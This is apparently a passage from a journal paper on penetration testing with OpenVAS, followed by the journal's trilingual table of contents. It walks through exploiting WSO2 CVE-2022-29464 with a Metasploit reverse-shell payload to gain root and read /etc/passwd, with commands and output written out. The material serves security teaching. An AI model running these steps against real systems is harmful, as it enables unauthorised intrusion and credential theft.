	WSO2 Enterprise Integrator 6.2.0, 6.3.0 XXE Vulnerability	6.3 (Medium)	80%	10.223.56.19						9443/tcp	Wed, Jan 18, 2023 6:08 AM UTC
	Prometheus < 2.7.1 XSS Vulnerability	5.1 (Medium)	99%	10.223.56.19						9090/tcp	Wed, Jan 18, 2023 6:07 AM UTC
	WSO2 Enterprise Integrator <= 6.6.0 XSS Vulnerability	5.4 (Medium)	80%	10.223.56.19						9443/tcp	Wed, Jan 18, 2023 6:08 AM UTC
	Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.4 (Medium)	80%	10.223.56.19						22/tcp	Wed, Jan 18, 2023 6:02 AM UTC
	SSL/TLS: Renegotiation DoS Vulnerability (CVE-2011-1473, CVE-2011-5094)	5.0 (Medium)	70%	10.223.56.19						8243/tcp	Wed, Jan 18, 2023 6:12 AM UTC
	Prometheus Information Disclosure Vulnerability - Active Check	5.0 (Medium)	100%	10.223.56.19						9090/tcp	Wed, Jan 18, 2023 6:07 AM UTC
	SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection	5.0 (Medium)	99%	10.223.56.19						9443/tcp	Wed, Jan 18, 2023 6:03 AM UTC
	SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection	5.0 (Medium)	99%	10.223.56.19						8243/tcp	Wed, Jan 18, 2023 6:03 AM UTC
	ClearText Transmission of Sensitive Information via HTTP	5.0 (Medium)	80%	10.223.56.19						8280/tcp	Wed, Jan 18, 2023 6:05 AM UTC
	ClearText Transmission of Sensitive Information via HTTP	5.0 (Medium)	80%	10.223.56.19						9444/tcp	Wed, Jan 18, 2023 6:05 AM UTC
	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98%	10.223.56.19						8243/tcp	Wed, Jan 18, 2023 6:03 AM UTC
	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98%	10.223.56.19						443/tcp	Wed, Jan 18, 2023 6:03 AM UTC
	Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	95%	10.223.56.19						22/tcp	Wed, Jan 18, 2023 6:02 AM UTC

Figure 3. List of vulnerabilities with criticality

As a result of the scan, it is determined that the application with a high level of criticality WSO2 enterprise Integrator version 6.3.0. (Fig. 4)

Figure 4. Highly critical WSO2 enterprise Integrator version 6.3.0 application



Next, we check for vulnerabilities and exploits on https://vulners.com/ and google.com. The Vulners website is a very large and continuously updated database of information security (information security) content[16]. The site allows you to

search for vulnerabilities, exploits, patches. We find information about the presence of a vulnerability with a high level of criticality of 9.8. WSO2 RCE (CVE-2022-29464) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-29464>).

The attack can be initiated remotely. There is an exploit for Metasploit (<https://packetstormsecurity.com/files/166921/WSO-Arbitrary-File-Upload-Remote-Code-Execution.html>). For operation, we use Kali linux (Linux distribution for security testing). Let's run metasploit.

\$ sudo msfdb init && msfconsole

Running metasploit and looking for an exploit for wso2. msf6 > search wso2



Let's choose to use it. use 0

```
msf6 > use 0
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/wso2_file_upload_rce) >
```

Let's see the options. show options

```
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/wso2_file_upload_rce) > show options

Module options (exploit/multi/http/wso2_file_upload_rce):

  Name           Current Setting  Required  Description
  ----           -
  Proxies         /               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          /               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT           9443            yes       The target port (TCP)
  SSL             true            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /               yes       Relative URI of WSO2 product installation
  VHOST           /               no        HTTP server virtual host
  WAR_DEPLOY_DELAY 20             yes       How long to wait for the war file to deploy, in seconds

Payload options (java/meterpreter/reverse_tcp):

  Name           Current Setting  Required  Description
  ----           -
  LHOST          /               yes       The listen address (an interface may be specified)
  LPORT          4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Java Dropper

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/wso2_file_upload_rce) >
```

You need to specify the target ip (RHOSTS) and specify the ip address of Kali linux (LHOST), and other parameters. In this case, it is enough for us to specify both ip, the rest is left by default. Specified via the set RHOSTS ta.rg.et.ip and set LHOST ka.li.i.p commands, where ta.rg.et.ip is the target's ip address and ka.li.i.p is the Kali Linux ip.

```
msf6 exploit(multi/http/wso2_file_upload_rce) > set RHOSTS 10.10.10.19
RHOSTS => 10.10.10.19
msf6 exploit(multi/http/wso2_file_upload_rce) > set LHOST 10.10.10.6
LHOST => 10.10.10.6
```

Re-check the settings with the show options command, if everything is correct, run the exploit.



```
msf6 exploit(multi/http/wso2_file_upload_rce) > exploit

[*] Started reverse TCP handler on 10.10.10.1:6444
[*] Running automatic check ("Set Autocheck false" to disable)
[+] The target appears to be vulnerable.
[*] Preparing payload...
[*] Uploading payload...
[+] Payload uploaded successfully
[*] Executing payload...
[*] Waiting for shell...
[*] Waiting for shell...
[*] Waiting for shell...
[+] Payload executed successfully
[*] Sending stage (58829 bytes) to 10.10.10.19
[*] Meterpreter session 1 opened (10.10.10.1:6444 -> 10.10.10.19:50990) at 2023-01-18 17:33:01 +0000

meterpreter >
```

Exploit was successful, the reverse shell was launched. We look at information about the remote system with the sysinfo command. Information from whom the getuid process is running.

```
meterpreter > sysinfo
Computer      : i386
OS            : Linux 3.10.0-693.el7.x86_64 (amd64)
Architecture : x64
System Language : en US
Meterpreter   : java/linux
meterpreter >
```

```
meterpreter > getuid
Server username: root
meterpreter >
```

View the /etc/passwd and /etc/shadow files for further decryption.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
polkitd:x:999:997:User for polkitd:./:/sbin/nologin
postfix:x:89:89:./var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
chrony:x:998:996:./var/lib/chrony:/sbin/nologin
x:1000:1000:./home/./bin/bash
nginx:x:997:995:Nginx web server:/var/lib/nginx:/sbin/nologin
jenkins:x:996:994:Jenkins Automation Server:/var/lib/jenkins:/bin/false
prometheus:x:1001:1001:./home/prometheus:/bin/bash
grafana:x:995:993:grafana user:/usr/share/grafana:/sbin/nologin
ntp:x:38:38:./etc/ntp:/sbin/nologin
dtuser:x:994:1002:./home/dtuser:/bin/false
```

The /etc/shadow file.



### References

- Aryanti D. et al. (2021). Analisis Kerentanan Keamanan Website Menggunakan Metode Owasp (Open Web Application Security Project) Pada Dinas Tenaga Kerja //J. Syntax Fusion. -2021. – T. 1. - №. 03. - Pp. 15–25. DOI: 10.54543/fusion.v1i03.53.
- Astriani T. (2021). Analisa Kerentanan Pada Vulnerable Docker Menggunakan Scanner Openvas Dan Docker Scan Dengan Acuan Standar Nist 800-115 //JATISI (Jurnal Tek. Inform. dan Sist. Informasi). - 2021. - T. 8. - №. 4. - Pp. 2041–2050. DOI: 10.35957/jatisi.v8i4.1232.
- Cisar P. et al. (2019). Some ethical hacking possibilities in Kali Linux environment //J. Appl. Tech. Educ. Sci. JATES. – 2019. – T. 9. - №. 4. - Pp. 129–149. Available: <http://doi.org/10.24368/jates.v9i4.139><http://jates.org>
- Darojat E. Z. et al. (2022). Vulnerability Assessment Website E-Government dengan NIST SP 800-115 dan OWASP Menggunakan Web Vulnerability Scanner //J. Sist. Inf. BISNIS. – 2022. – T. 12. - №. 1. - Pp. 36–44. DOI: 10.21456/vol12iss1pp36-44.
- Heiding F. et al. (2023). Penetration testing of connected households //Comput. Secur. – 2023. – T. 126. - №. 4. - Pp. 1–13. DOI: 10.1016/j.cose.2022.103067.
- Kyei M. et al. (2020). Penetration Testing of IEEE 802.11 Encryption Protocols using Kali Linux Hacking Tools //Int. J. Comput. Appl. – 2020. – T. 176. - №. 32. -Pp. 26–33. DOI: 10.5120/ijca2020920365.
- Laksmiati D. (2023). Vulnerability Assessment Pada Situs www.Hatsehat.com Menggunakan Openvas // Akrab Juara J. Ilmu-ilmu Sos. – 2023. – T. 5. - №. 3. - Pp. 240–246.
- Melladia M. et al. (2022). Penerapan Data Mining Pemasaran Produk Menggunakan Metode Clustering //J. Tek. Inf. dan Komput. – 2022. - T. 5. - №. 1. - Pp. 160–167. DOI: 10.37600/tekinkom.v5i1.458.
- Mira Orisa et al. (2021). Vulnerability Assesment Untuk Meningkatkan Kualitas Kemanan Web // J. Mnemon. 2021. – T. 4. - №. 1. - Pp. 16–19. DOI: 10.36040/mnemonic.v4i1.3213.
- Nur M. T. M. A. et al. (2020). Implementasi Risk assessment pada Divisi Teknologi Informasi Di PT. XYZ Menggunakan Iso 27005:2008 //in e-Proceeding of Engineering. – 2020. – Pp. 2111–2118.
- Paramita D. M. et al. (2019). Analysis of Network Performance Management Dashboard //Int. J. Mech. Eng. Technol. – 2019. – T. 10. - №. 03. - Pp. 952–963. Available: [http://edocs.ilkom.unsri.ac.id/4362/2/Manjar1\\_MonicaAdhelia\\_09011181621009.pdf](http://edocs.ilkom.unsri.ac.id/4362/2/Manjar1_MonicaAdhelia_09011181621009.pdf)
- Sahtyawan R. (2019). Penerapan Zero Entry Hacking Didalam Security Misconfiguration Pada Vapt (Vulnerability Assessment And Penetration Testing) //J. Inf. Syst. Manag. – 2019. – T. 1. -№. 1. - Pp. 18–22. DOI: 10.24076/JOISM.2019v1i1.18.
- Seema R. et al. (2019). Penetration Testing Using Metasploit Framework : an Ethical Approach //Int. Res. J. Eng. Technol. – 2019. – T. 06. №. 08. - Pp. 538–542. Available: [https://www.academia.edu/40379823/IRJET\\_PENETRATION\\_TESTING\\_USING\\_METASPLOIT\\_FRAMEWORK\\_AN\\_ETHICAL\\_APPROACH](https://www.academia.edu/40379823/IRJET_PENETRATION_TESTING_USING_METASPLOIT_FRAMEWORK_AN_ETHICAL_APPROACH).
- Sikumbang E. D. et al. (2018). Penerapan Data Mining Penjualan Sepatu Menggunakan Metode Algoritma Apriori //J. Tek. Komput. Amik BSI. – 2018. - T. 4. - №. 1. - Pp. 156–161. DOI: 10.31294/jtk.v4i1.2560.
- Tania A. M. et al. (2018). Keamanan Website Menggunakan Vulnerability Assessment // INFORMATICS Educ. Prof. J. Inform. – 2018. – T. 2. - №. 2. - Pp. 171–180.
- Wibowo F. et al. (2019). Uji Vulnerability pada Website Jurnal Ilmiah Universitas Muhammadiyah Purwokerto Menggunakan OpenVAS dan Acunetix WVS. //J. Inform. – 2019. T. 6. - №. 2. - Pp. 212–217. DOI: 10.31311/ji.v6i2.5925.

## CONTENTS

### INFORMATION AND COMMUNICATION TECHNOLOGIES

<b>M. Aitimov, R.U Almenayeva, K.K. Makulov, A.B. Ostayeva, R. Muratkhan</b> APPLICATION OF MACHINE LEARNING METHOD TO ANALYZE AND EXTRACT SEMANTIC STRUCTURES FROM SCIENTIFIC TEXTS.....	5
<b>A.K. Aitim, G.K. Sembina</b> MODELING OF HUMAN BEHAVIOR FOR SMARTPHONE WITH USING MACHINE LEARNING ALGORITHM.....	17
<b>G. Aksholak, A. Bedelbayev, R. Magazov</b> ANALYSIS AND COMPARISON OF MACHINE LEARNING METHODS FOR MALWARE DETECTION.....	29
<b>A.L. Alexeyeva</b> SUBSONIC VIBROTRANSPORT SOLUTIONS OF THE WAVE EQUATION IN SPACES OF DIMENSION $N=1,2,3$ .....	42
<b>K. Bagitova, Sh. Mussiraliyeva, K. Azanbai</b> ANALYSIS OF SYSTEMS FOR RECOGNIZING POLITICAL EXTREMISM IN ONLINE SOCIAL NETWORKS.....	60
<b>A.S. Baegizova, G.I. Mukhamedrakhimova, I. Bapiyev, M.Zh. Bazarova, U.M. Smailova</b> EVALUATING THE EFFECTIVENESS OF MACHINE LEARNING METHODS FOR KEYWORD COVERAGE.....	73
<b>G. Bekmanova, B. Yergesh, G. Yelibayeva, A. Omarbekova, M. Strecker</b> MODELING THE RULES AND CONDITIONS FOR CONDUCTING PRE-ELECTION DEBATES.....	89
<b>M. Bolatbek, M. Sagynay, Sh. Mussiraliyeva</b> USING MACHINE LEARNING METHODS FOR DETECTING DESTRUCTIVE WEB CONTENT IN KAZAKH LANGUAGE.....	99
<b>Y. Golenko, A. Ismailova, K. Kadirkulov, R. Kalendar</b> DEVELOPMENT OF AN ONLINE PLATFORM FOR SEARCHING FOR TANDEM REPEATS USING WHOLE GENOME SEQUENCING.....	112

<b>T. Zhukabayeva, L. Zholshiyeva, N. Karabayev, Sh. Akhmetzhanova</b> A BIBLIOMETRIC ANALYSIS OF EDGE COMPUTING IN INDUSTRIAL INTERNET OF THINGS (IIoT) CYBER-PHYSICAL SYSTEMS.....	123
<b>S.S. Koishybay, N. Meirambekuly, A.E. Kulakaeva, B.A. Kozhakhmetova, A.A. Bulin</b> DEVELOPMENT OF THE DESIGN OF A MULTI-BAND DISCONE ANTENNA.....	138
<b>A. Kydyrbekova, D. Oralbekova</b> SPEAKER IDENTIFICATION USING DISTRIBUTION-PRESERVING X-VECTOR GENERATION.....	152
<b>B. Medetov, A. Nurlankyzy, A. Akhmediyarova, A. Zhetpisbayeva, D. Zhexebay</b> COMPARATIVE ANALYSIS OF THE EFFECTIVENESS OF NEURAL NETWORKS WITHIN THE LOW SNR.....	163
<b>A.A Myrzatay, L.G. Rzaeva, B. Zhumadilla, A.A. Mukhanova, G.A. Uskenbayeva</b> DOUBLE EXPONENTIAL SMOOTHING AND TIME WINDOW METHODS FOR PREDICTIVE LAN MONITORING: ANALYSIS, COMPARISON AND APPLICATION.....	174
<b>L. Naizabayeva, M.N. Satymbekov</b> PREDICTING URBAN SOIL POLLUTION USING MACHINE LEARNING ALGORITHMS.....	194
<b>A.U. Mukhiyadin, U.T. Makhazhanova, A.Z. Alimagambetova, A.A. Mukhanova, A.I. Akmoldina</b> PREDICTING STUDENT LEARNING ENGAGEMENT USING MACHINE LEARNING TECHNIQUES: ANALYSIS OF EDUCATION DATA IN KAZAKHSTAN.....	204
<b>Zh. Tashenova, Zh. Abdugulova, Sh. Amanzholova, E. Nurlybaeva</b> PENETRATION TESTING APPROACHES EMPLOYING THE OPENVAS VULNERABILITY MANAGEMENT UTILITY.....	218
<b>D.B. Tyulemissova, A.K. Shaikhanova, V. Martsenyuk, G.A. Uskenbayeva</b> MODERN APPROACHES TO STUDYING THE DYNAMICS OF INFORMATION FLOW IN SOCIAL MEDIA BASED ON MACHINE LEARNING METHODS.....	231

## МАЗМҰНЫ

### АҚПАРАТТЫҚ-КОММУНИКАЦИЯЛЫҚ ТЕХНОЛОГИЯЛАР

**М. Айтимов, Р.У Альменаева, К.К. Макулов, А.Б. Остаева, Р. Муратхан**  
ҒЫЛЫМИ МӘТІНДЕРДЕН СЕМАНТИКАЛЫҚ ҚҰРЫЛЫМДАРДЫ  
ТАЛДАУ ЖӘНЕ АЛУ ҮШІН МАШИНАЛЫҚ ОҚЫТУ ӘДІСІН  
ҚОЛДАНУ.....5

**Ә.Қ. Әйтiм, Г.К. Сембина**  
МАШИНАЛЫҚ ОҚУ АЛГОРИТМІН ПАЙДАЛАНЫП СМАРТФОН  
ҮШІН АДАМ МІНЕЗІН МОДЕЛДЕУ.....17

**Г.И. Ақшолақ, А.А. Бедельбаев, Р.С. Мағазов**  
ЗИЯНДЫ БАҒДАРЛАМАЛАРДЫ АНЫҚТАУҒА АРНАЛҒАН  
МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІН ТАЛДАУ ЖӘНЕ САЛЫСТЫРУ.....29

**А.Л. Алексеева**  
N=1,2,3 ӨЛШЕМДІ КЕҢІСТІГІНДЕГІ ТОЛҚЫНДЫҚ ТЕҢДЕУДІҢ  
ДЫБЫСҚА ДЕЙІНГІ ДІРІЛКӨЛІКТІК ШЕШІМДЕРІ.....42

**Қ.Б. Бағитова, Ш.Ж. Мусиралиева, Қ. Азанбай**  
ӘЛЕУМЕТТІК ЖЕЛІЛЕРДЕГІ САЯСИ ЭКСТРЕМИЗМДІ ОНЛАЙН ТАҢУ  
ЖҮЙЕЛЕРІН ТАЛДАУ.....60

**А.С. Баегизова, Г.И. Мухамедрахимова, И.М. Бапиев, М.Ж. Базарова,  
У.М. Смайлова**  
ТҮЙІН СӨЗДЕРДІ ҚАМТУ ҮШІН МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІНІҢ  
ТИІМДІЛІГІН БАҒАЛАУ.....73

**Г.Т. Бекманова, Б.Ж. Ергеш, Г.К. Елибаева, А.С. Омарбекова,  
М. Strecker**  
САЙЛАУ АЛДЫНДАҒЫ ПІКІРТАЛАСТАРДЫ ӨТКІЗУ ЕРЕЖЕЛЕРІ  
МЕН ШАРТТАРЫН МОДЕЛЬДЕУ.....89

**М.А. Болатбек, М.Сағынай, Ш.Ж. Мусиралиева**  
ҚАЗАҚ ТІЛІНДЕГІ ДЕСТРУКТИВТІ ВЕБ-КОНТЕНТТІ АНЫҚТАУ ҮШІН  
МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІН ҚОЛДАНУ.....99

**Е.С. Голенко, А.А. Исмаилова, К.К. Кадиркулов, Р.Н. Календарь**  
ТОЛЫҚ ГЕНОМДЫҚ СЕКВЕНИРЛЕУДЕ ТАНДЕМДІК  
ҚАЙТАЛАНУЛАРДЫ ІЗДЕУ ҮШІН ОНЛАЙН ПЛАТФОРМАСЫН  
ӘЗІРЛЕУ.....112



- Т. Жукабаева, Л. Жолшиева, Н. Карабаев, Ш. Ахметжанова**  
ӨНДІРІСТІК ЗАТТАР ИНТЕРНЕТІ (IoT) КИБЕРФИЗИКАЛЫҚ  
ЖҮЙЕЛЕРІНДЕ ШЕТКІ ЕСЕПТЕУЛЕРДІ ҚОЛДАНУҒА  
БИБЛИОМЕТРИЯЛЫҚ ТАЛДАУ.....123
- С.С. Қойшыбай, Н. Мейрамбекұлы, А.Е. Кулакаева, Б.А. Кожаметова,  
А.А. Булин**  
КӨПДИАПАЗОНДЫДИСКОНУСТЫҚАНТЕННАКОНСТРУКЦИЯСЫН  
ӨЗІРЛЕУ.....138
- А.С. Кыдырбекова, Д.О. Оралбекова**  
ТАРАТУДЫ САҚТАЙТЫН Х-ВЕКТОРЛАР ГЕНЕРАЦИЯСЫН  
ПАЙДАЛАНЫП ДАУЫСТЫ ИДЕНТИФИКАЦИЯЛАУ.....152
- Б. Медетов, А. Нурланқызы, А. Ахмедиярова, А. Жетписбаева, Д. Жексебай**  
СИГНАЛШУЫЛ ҚАТЫНАСЫ ТӨМЕН ЖАҒДАЙДА НЕЙРОНДЫҚ  
ЖЕЛЛЕРДІҢ ТИІМДІЛІГІНЕ САЛЫСТЫРМАЛЫ ТАЛДАУ ЖАСАУ.....163
- А.А. Мырзатай, Л.Г. Рзаева, Б. Жұмаділла, А.А. Муханова,  
Г.А. Ускенбаева**  
ЖЕРГІЛІКТІ ЖЕЛІНІ БОЛЖАМДЫ БАҚЫЛАУҒА АРНАЛҒАН ҚОС  
ЭКСПОНЕНЦИАЛДЫ ТЕГІСТЕУ ЖӘНЕ УАҚЫТ ТЕРЕЗЕЛЕРІНІҢ  
ӘДІСТЕРІ: ТАЛДАУ, САЛЫСТЫРУ ЖӘНЕ ҚОЛДАНУ.....174
- Л. Найзабаева, М.Н. Сатымбеков**  
МАШИНАЛЫҚ ОҚЫТУ АЛГОРИТМДЕРІН ПАЙДАЛАНУ АРҚЫЛЫ  
ҚАЛА ТОПЫРАҒЫНЫҢ ЛАСТАНУЫН БОЛЖАУ.....194
- А.Ұ. Мұхиядин, У.Т. Махажанова, А.З. Алимагамбетова, А.А.Муханова,  
А.И. Акмолдина**  
МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІН ПАЙДАЛАНА ОТЫРЫП,  
ОҚУШЫЛАРДЫҢ БІЛІМ АЛУҒА ЫНТАСЫН БОЛЖАУ:  
ҚАЗАҚСТАНДАҒЫ БІЛІМ БЕРУ ДЕРЕКТЕРІН ТАЛДАУ.....204
- Ж.М. Ташенова, Ж.К. Абдугулова, Ш.А. Аманжолова, Э. Нурлыбаева**  
OPENVAS ОСАЛДЫҒЫН БАСҚАРУ УТИЛИТАСЫН ҚОЛДАНА  
ОТЫРЫП, ЕНУДІ ТЕСТІЛЕУ ТӘСІЛДЕРІ.....218
- Д.Б. Тюлемисова, А.К. Шайханова, В.П. Мартценюк, Г.А. Ускенбаева,  
Г.В. Бекешева**  
МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІНЕ НЕГІЗДЕЛГЕН ӘЛЕУМЕТТІК  
ЖЕЛЛЕРДЕГІ АҚПАРАТ АҒЫНЫНЫҢ ДИНАМИКАСЫН ЗЕРТТЕУДІҢ  
ЗАМАНАУИ ТӘСІЛДЕРІ.....231

## СОДЕРЖАНИЕ

### ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ

<b>М. Айтимов, Р.У Альменаева, К.К. Макулов, А.Б. Остаева, Р. Муратхан</b> ПРИМЕНЕНИЕ МЕТОДА МАШИННОГО ОБУЧЕНИЯ ДЛЯ АНАЛИЗА И ИЗВЛЕЧЕНИЯ СЕМАНТИЧЕСКИХ СТРУКТУР ИЗ НАУЧНЫХ ТЕКСТОВ.....	5
<b>А.К. Айтим, Г.К. Сембина</b> МОДЕЛИРОВАНИЕ ЧЕЛОВЕЧЕСКОГО ПОВЕДЕНИЯ ДЛЯ СМАРТФОНА С ИСПОЛЬЗОВАНИЕМ АЛГОРИТМА МАШИННОГО ОБУЧЕНИЯ.....	17
<b>Г.И. Акшолок, А.А. Бедельбаев, Р.С. Магазов</b> АНАЛИЗ И СРАВНЕНИЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОБНАРУЖЕНИЯ ВРЕДОНОСНОГО ПО.....	29
<b>Л.А. Алексеева</b> ДОЗВУКОВЫЕ ВИБРОТРАНСПОРТНЫЕ РЕШЕНИЯ ВОЛНОВОГО УРАВНЕНИЯ В ПРОСТРАНСТВАХ РАЗМЕРНОСТИ $N=1,2,3$ .....	42
<b>К.Б. Багитова, Ш.Ж. Мусиралиева, К. Азанбай</b> АНАЛИЗ СИСТЕМ РАСПОЗНАВАНИЯ ПОЛИТИЧЕСКОГО ЭКСТРЕМИЗМА В СОЦИАЛЬНЫХ СЕТЯХ ОНЛАЙН.....	60
<b>А.С. Баегизова, Г.И. Мухамедрахимова, И.М. Бапиев, М.Ж. Базарова, У.М. Смайлова</b> ОЦЕНКА ЭФФЕКТИВНОСТИ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОХВАТА КЛЮЧЕВЫХ СЛОВ.....	73
<b>Г.Т. Бекманова, Б.Ж. Ергеш, Г.К. Елибаева, А.С. Омарбекова, М. Strecker</b> МОДЕЛИРОВАНИЕ ПРАВИЛ И УСЛОВИЙ ПРОВЕДЕНИЯ ПРЕДВЫБОРНЫХ ДЕБАТОВ.....	89
<b>М.А. Болатбек, М. Сагынай, Ш.Ж. Мусиралиева</b> ИСПОЛЬЗОВАНИЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОБНАРУЖЕНИЯ ДЕСТРУКТИВНОГО ВЕБ-КОНТЕНТА НА КАЗАХСКОМ ЯЗЫКЕ.....	99
<b>Е.С. Голенко, А.А. Исмаилова, К.К. Кадиркулов, Р.Н. Календарь</b> РАЗРАБОТКА ОНЛАЙН-ПЛАТФОРМЫ ДЛЯ ПОИСКА ТАНДЕМНЫХ ПОВТОРОВ ПРИ ПОЛНОГЕНОМНОМ СЕКВЕНИРОВАНИИ.....	112

<b>Т. Жукабаева, Л. Жолшиева, Н. Карабаев, Ш. Ахметжанова</b> БИБЛИОМЕТРИЧЕСКИЙ АНАЛИЗ ПРИМЕНЕНИЯ ГРАНИЧНЫХ ВЫЧИСЛЕНИЙ В КИБЕРФИЗИЧЕСКИХ СИСТЕМАХ ПРОМЫШЛЕННОГО ИНТЕРНЕТА ВЕЩЕЙ (IIoT).....	123
<b>С.С. Койшыбай, Н. Мейрамбекұлы, А.Е. Кулакаева, Б.А. Кожаметова, А.А. Булин</b> РАЗРАБОТКА КОНСТРУКЦИИ МНОГОДИАПАЗОННОЙ ДИСКОНУСНОЙ АНТЕННЫ.....	138
<b>А.С. Кыдырбекова, Д.О. Оралбекова</b> ИДЕНТИФИКАЦИЯ ГОВОРЯЩЕГО С ИСПОЛЬЗОВАНИЕМ ГЕНЕРАЦИИ X-ВЕКТОРОВ С СОХРАНЕНИЕМ РАСПРЕДЕЛЕНИЯ...152	152
<b>Б. Медетов, А. Нурланкызы, А. Ахмедиярова, А. Жетписбаева, Д. Жексебай</b> СРАВНИТЕЛЬНЫЙ АНАЛИЗ ЭФФЕКТИВНОСТИ НЕЙРОННЫХ СЕТЕЙ ПРИ НИЗКОМ ЗНАЧЕНИИ ОТНОШЕНИЯ С/Ш.....	163
<b>А.А. Мырзатай, Л.Г. Рзаева, Б. Жұмаділла, А.А. Муханова, Г.А. Ускенбаева</b> МЕТОДЫ ДВОЙНОГО ЭКСПОНЕНЦИАЛЬНОГО СГЛАЖИВАНИЯ И ВРЕМЕННЫХ ОКОН ДЛЯ ПРЕДИКТИВНОГО МОНИТОРИНГА ЛВС: АНАЛИЗ, СРАВНЕНИЕ И ПРИМЕНЕНИЕ.....	174
<b>Л. Найзабаева, М.Н. Сатымбеков</b> ПРОГНОЗИРОВАНИЕ ЗАГРЯЗНЕНИЯ ГОРОДСКОЙ ПОЧВЫ С ИСПОЛЬЗОВАНИЕМ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ.....	194
<b>А.У. Мухиядин, У.Т. Махажанов, А.З. Алимагамбетова, А.А. Муханова, А.И. Акмолдина</b> ПРОГНОЗИРОВАНИЕ МОТИВАЦИИ УЧАЩИХСЯ К ОБУЧЕНИЮ С ИСПОЛЬЗОВАНИЕМ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ: АНАЛИЗ ДАННЫХ ОБ ОБРАЗОВАНИИ В КАЗАХСТАНЕ.....	204
<b>Ж.М. Ташенова, Ж.К. Абдугулова, Ш.А. Аманжолова, Э. Нурлыбаева</b> ПОДХОДЫ К ТЕСТИРОВАНИЮ НА ПРОНИКНОВЕНИЕ С ИСПОЛЬЗОВАНИЕМ УТИЛИТЫ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ OPENVAS.....	218
